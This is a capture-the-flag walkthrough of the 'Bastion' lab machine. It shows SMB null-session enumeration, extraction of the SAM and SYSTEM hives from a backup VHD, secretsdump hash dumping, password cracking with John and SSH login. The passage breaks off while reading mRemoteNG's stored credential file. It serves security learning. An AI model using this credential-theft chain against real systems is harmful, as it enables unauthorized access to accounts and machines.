Bastion walkthrough

Index

List of pictures


Disclaimer

I do this box to learn things and challenge myself. I’m not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who are willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

Just to say: I am not an English native person, so sorry if I did some grammatical and syntax mistakes.

Reconnaissance

The results of an initial nMap scan are the following:




```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-25 00:35 AEDT
Nmap scan report for 10.10.10.134
Host is up (0.079s latency).
Not shown: 65522 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH for_Windows_7.9 (protocol 2.0)
| ssh-hostkey:
|   2048 3a:56:ae:75:3c:78:0e:c8:56:4d:cb:1c:22:bf:45:8a (RSA)
|   256 cc:2e:56:ab:19:97:d5:bb:03:fb:82:cd:63:da:68:01 (ECDSA)
|_  256 93:5f:5d:aa:ca:9f:53:e7:f2:82:e6:64:a8:a3:a0:18 (ED25519)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49668/tcp open  msrpc        Microsoft Windows RPC
49669/tcp open  msrpc        Microsoft Windows RPC
49670/tcp open  msrpc        Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: Bastion
|   NetBIOS computer name: BASTION\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2024-11-24T14:40:30+01:00
|_clock-skew: mean: -19m56s, deviation: 34m35s, median: 0s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2024-11-24T13:40:27
|_  start_date: 2024-11-24T13:34:30
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 310.15 seconds
```

Figure 1 - nMap scan results

Open ports are 22, 135, 139, 445, 5985, 47001, 49664, 49665, 49666, 49667, 49668, 49669 and 49670. So, it seems to be SSH (port 22) service enabled, Microsoft RPC (ports 135, 49664, 49665, 49666, 49667, 49668, 49669 and 49670) service enabled, NetBios (port 139) service enabled, SMB (port 445) service enabled and two web application running on ports 5985 and 47001. Also, it seems to be a Windows target.

Initial foothold


Since it seems to be a Windows target, one of my first task it is to connect to the SMB service via a null session, as shown in the following picture:



```
┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$ smbclient -L //10.10.10.134/ -N

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        Backups         Disk
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.134 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```


Figure 2 - SMB null session connection

Luckily, I was able to do it. So, I tried to browsing the shares, the one named $Backups$ in particular. In this share I found two interesting information:



```
┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$ smbclient //10.10.10.134/Backups -N
Try "help" to get a list of possible commands.
smb: \> cd WindowsImageBackup\
smb: \WindowsImageBackup\> dir
  .                                  Dn        0  Fri Feb 22 23:44:02 2019
  ..                                 Dn        0  Fri Feb 22 23:44:02 2019
  L4mpje-PC                          Dn        0  Fri Feb 22 23:45:32 2019

                5638911 blocks of size 4096. 1055123 blocks available
```


Figure 3 - Possible username



```
┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$ smbclient //10.10.10.134/Backups -N
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Tue Apr 16 20:02:11 2019
  ..                                  D        0  Tue Apr 16 20:02:11 2019
  note.txt                           AR      116  Tue Apr 16 20:10:09 2019
  SDT65CB.tmp                         A        0  Fri Feb 22 23:43:08 2019
  WindowsImageBackup                 Dn        0  Fri Feb 22 23:44:02 2019

                5638911 blocks of size 4096. 1091263 blocks available
smb: \> get note.txt
getting file \note.txt of size 116 as note.txt (0.4 KiloBytes/sec) (average 0.4 KiloBytes/sec)
smb: \>
```

Figure 4 - Note.txt file found

In the first screenshot, I show I found a directory named as a hostname. So, it could be a username. In the second one, I show I found an interesting file. I forgot the screenshot of its content, but it advices me to not download the backups on my local machine because the VPN was too slow. I kept to search something useful and I found two virtual disks, as shown in the following picture:




```
smb: \WindowsImageBackup\L4mpje-PC\Backup 2019-02-22 124351\> dir
  .                                   Dn        0  Fri Feb 22 23:45:32 2019
  ..                                  Dn        0  Fri Feb 22 23:45:32 2019
  9b9cfbc3-369e-11e9-a17c-806e6f6e6963.vhd     An 37761024  Fri Feb 22 23:44:03 2019
  9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd     An 5418299392  Fri Feb 22 23:45:32 2019
  BackupSpecs.xml                     An     1186  Fri Feb 22 23:45:32 2019
  cd113385-65ff-4ea2-8ced-5630f6feca8f_AdditionalFilesc3b9f3c7-5e52-4d5e-8b20-19adc95a34c7.xml     An     1078  Fri Feb 22 23:45:32 2019
  cd113385-65ff-4ea2-8ced-5630f6feca8f_Components.xml     An     8930  Fri Feb 22 23:45:32 2019
  cd113385-65ff-4ea2-8ced-5630f6feca8f_RegistryExcludes.xml     An     6542  Fri Feb 22 23:45:32 2019
  cd113385-65ff-4ea2-8ced-5630f6feca8f_Writer4dc3bdd4-ab48-4d07-adb0-3bee2926fd7f.xml     An     2894  Fri Feb 22 23:45:32 2019
  cd113385-65ff-4ea2-8ced-5630f6feca8f_Writer542da469-d3e1-473c-9f4f-7847f01fc64f.xml     An     1488  Fri Feb 22 23:45:32 2019
  cd113385-65ff-4ea2-8ced-5630f6feca8f_Writera6ad56c2-b509-4e6c-bb19-49d8f43532f0.xml     An     1484  Fri Feb 22 23:45:32 2019
  cd113385-65ff-4ea2-8ced-5630f6feca8f_Writerafbab4a2-367d-4d15-a586-71dbb18f8485.xml     An     3844  Fri Feb 22 23:45:32 2019
  cd113385-65ff-4ea2-8ced-5630f6feca8f_Writerbe000cbe-11fe-4426-9c58-531aa6355fc4.xml     An     3988  Fri Feb 22 23:45:32 2019
  cd113385-65ff-4ea2-8ced-5630f6feca8f_Writercd3f2362-8bef-46c7-9181-d62844cdc0b2.xml     An     7110  Fri Feb 22 23:45:32 2019
  cd113385-65ff-4ea2-8ced-5630f6feca8f_Writere8132975-6f93-4464-a53e-1050253ae220.xml     An  2374620  Fri Feb 22 23:45:32 2019

                5638911 blocks of size 4096. 1055139 blocks available
```

Figure 5 - Virtual Hard Disks (VHD) found

At this point I was curious to investigate these disks. To do it, I mounted the share on my local Kali Machine running the command: $sudo\ mount\ -t\ cifs\ //10.10.10.134/Backups\ /mnt/Bastion$. At this point I extracted a list of all files contained in the bigger disk running the command: $7z\ l\ ./9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd\ >/home/k14d1u5/Desktop/listBastion.txt$. In this way, I found out that it was the actual file system of a Windows machine. So, I thought that my next move would be to get the SAM and $SYSTEM$ files. I completed this task just running the following commands: $7z\ e\ 9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd\ Windows/System32/config/SAM\ -o/home/k14d1u5/Desktop/$ and $7z\ e\ 9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd\ Windows/System32/config/SYSTEM\ -o/home/k14d1u5/Desktop/$.

User flag


Since I obtained the SAM and SYSTEM files, I tried to extract the hashed user passwords running the $secretdump.py$ script, as shown in the following figure:



```
┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$ python3 secretsdump.py -system ./SYSTEM -sam ./SAM LOCAL
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Target system bootKey: 0×8b56b2cb5033d8e2e289c26f8939a25f
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
L4mpje:1000:[redacted]:::
[-] NTDSHashes.__init__() got an unexpected keyword argument 'skipUser'
[*] Cleaning up...

┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$ █
```

Figure 6 - Hashed user passwords


At this point I just need to crack the L4mpje's password, so I copied his row in a *hash* file and I run John The Ripper tool (using my custom password wordlist):



```
┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$ john --format=NT hash --wordlist=./finalPassList.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
[redacted]      (L4mpje)
1g 0:00:00:00 DONE (2024-11-25 04:37) 4.000g/s 23391Kp/s 23391Kc/s 23391KC/s burdosh...burg-balla
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

Figure 7 - Password cracked

Luckily, I was able to crack the password and I used these credentials to log in via SSH on the target and retrieve the user flag:




```
┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$ ssh L4mpje@10.10.10.134
The authenticity of host '10.10.10.134 (10.10.10.134)' can't be established.
ED25519 key fingerprint is SHA256:2ZbIDKRPlngECX1WSMqnucdOWthIaPG7wQ6mBReac7M.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.134' (ED25519) to the list of known hosts.
L4mpje@10.10.10.134's password:
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

l4mpje@BASTION C:\Users\L4mpje>whoami
bastion\l4mpje

l4mpje@BASTION C:\Users\L4mpje>hostname
'hostaname' is not recognized as an internal or external command,
operable program or batch file.

l4mpje@BASTION C:\Users\L4mpje>dir
 Volume in drive C has no label.
 Volume Serial Number is 1B7D-E692

 Directory of C:\Users\L4mpje

22-02-2019  13:50    <DIR>          .
22-02-2019  13:50    <DIR>          ..
22-02-2019  15:26    <DIR>          Contacts
22-02-2019  15:27    <DIR>          Desktop
22-02-2019  15:26    <DIR>          Documents
22-02-2019  15:26    <DIR>          Downloads
22-02-2019  15:26    <DIR>          Favorites
22-02-2019  15:26    <DIR>          Links
22-02-2019  15:26    <DIR>          Music
22-02-2019  15:26    <DIR>          Pictures
22-02-2019  15:26    <DIR>          Saved Games
22-02-2019  15:26    <DIR>          Searches
22-02-2019  15:26    <DIR>          Videos
               0 File(s)              0 bytes
              13 Dir(s)   4.321.538.048 bytes free

l4mpje@BASTION C:\Users\L4mpje>cd Desktop

l4mpje@BASTION C:\Users\L4mpje\Desktop>type user.txt
07[redacted]8
```

Figure 8 - User flag

Privilege escalation


I just need to escalate my privileges. To do it, I initially run WinPeas, but I didn't find anything useful. So, I looked for a clue on the file system. Browsing it, I found out that a program named $mRemoteNG$ is installed. Honestly, I didn't know it. So, I looked for some information on the Internet. I learnt that it is a program to establish remote connection. Also, I found some interesting exploits against this program. However, the exploits I found were too newer than the box, so I decided to not use them because it was not the lesson I had to learn. I kept to look for some other information and I learnt that this program can store credentials in the $\%APPDATA\%\backslash mRemoteNG\backslash confCons.xml$ file:



```
l4mpje@BASTION C:\Users\L4mpje\AppData\Roaming\mRemoteNG>type confCons.xml
<?xml version="1.0" encoding="utf-8"?>
<mrng:Connections xmlns:mrng="http://mremoteng.org" Name="Connections" Export="false" EncryptionEngine="AES" BlockCipherMode="GC
M" KdfIterations="1000" FullFileEncryption="false" Protected="ZSvKI7j224Gf/twXpaP5G2QFZMLr1iO1f5JKdtIKL6eUg+eWkL5tKO886au0ofFPW0
oop8R8ddXKAx4KK7sAk6AA" ConfVersion="2.6">
    <Node Name="DC" Type="Connection" Descr="" Icon="mRemoteNG" Panel="General" Id="500e7d58-662a-44d4-aff0-3a4f547a3fee" Userna
me="Administrator" Domain="" Password="a[redacted]="
 Hostname="127.0.0.1" Protocol="RDP" PuttySession="Default Settings" Port="3389" ConnectToConsole="false" UseCredSsp="true" Rend
eringEngine="IE" ICAEncryptionStrength="EncrBasic" RDPAuthenticationLevel="NoAuth" RDPMinutesToIdleTimeout="0" RDPAlertIdleTimeo
ut="false" LoadBalanceInfo="" Colors="Colors16Bit" Resolution="FitToWindow" AutomaticResize="true" DisplayWallpaper="false" Disp
layThemes="false" EnableFontSmoothing="false" EnableDesktopComposition="false" CacheBitmaps="false" RedirectDiskDrives="false" R
edirectPorts="false" RedirectPrinters="false" RedirectSmartCards="false" RedirectSound="DoNotPlay" SoundQuality="Dynamic" Redire
ctKeys="false" Connected="false" PreExtApp="" PostExtApp="" MacAddress="" UserField="" ExtApp="" VNCCompression="CompNone" VNCEn
coding="EncHextile" VNCAuthMode="AuthVNC" VNCProxyType="ProxyNone" VNCProxyIP="" VNCProxyPort="0" VNCProxyUsername="" VNCProxyPa
ssword="" VNCColors="ColNormal" VNCSmartSizeMode="SmartSAspect" VNCViewOnly="false" RDGatewayUsageMethod="Never" RDGatewayHostna
me="" RDGatewayUseConnectionCredentials="Yes" RDGatewayUsername="" RDGatewayPassword="" RDGatewayDomain="" InheritCacheBitmaps="
false" InheritColors="false" InheritDescription="false" InheritDisplayThemes="false" InheritDisplayWallpaper="false" InheritEnab
leFontSmoothing="false" InheritEnableDesktopComposition="false" InheritDomain="false" InheritIcon="false" InheritPanel="false" I
nheritPassword="false" InheritPort="false" InheritProtocol="false" InheritPuttySession="false" InheritRedirectDiskDrives="false"
 InheritRedirectKeys="false" InheritRedirectPorts="false" InheritRedirectPrinters="false" InheritRedirectSmartCards="false" Inhe
ritRedirectSound="false" InheritSoundQuality="false" InheritResolution="false" InheritAutomaticResize="false" InheritUseConsoleS
ession="false" InheritUseCredSsp="false" InheritRenderingEngine="false" InheritUsername="false" InheritICAEncryptionStrength="fa
lse" InheritRDPAuthenticationLevel="false" InheritRDPMinutesToIdleTimeout="false" InheritRDPAlertIdleTimeout="false" InheritLoad
BalanceInfo="false" InheritPreExtApp="false" InheritPostExtApp="false" InheritMacAddress="false" InheritUserField="false" Inheri
tExtApp="false" InheritVNCCompression="false" InheritVNCEncoding="false" InheritVNCAuthMode="false" InheritVNCProxyType="false"
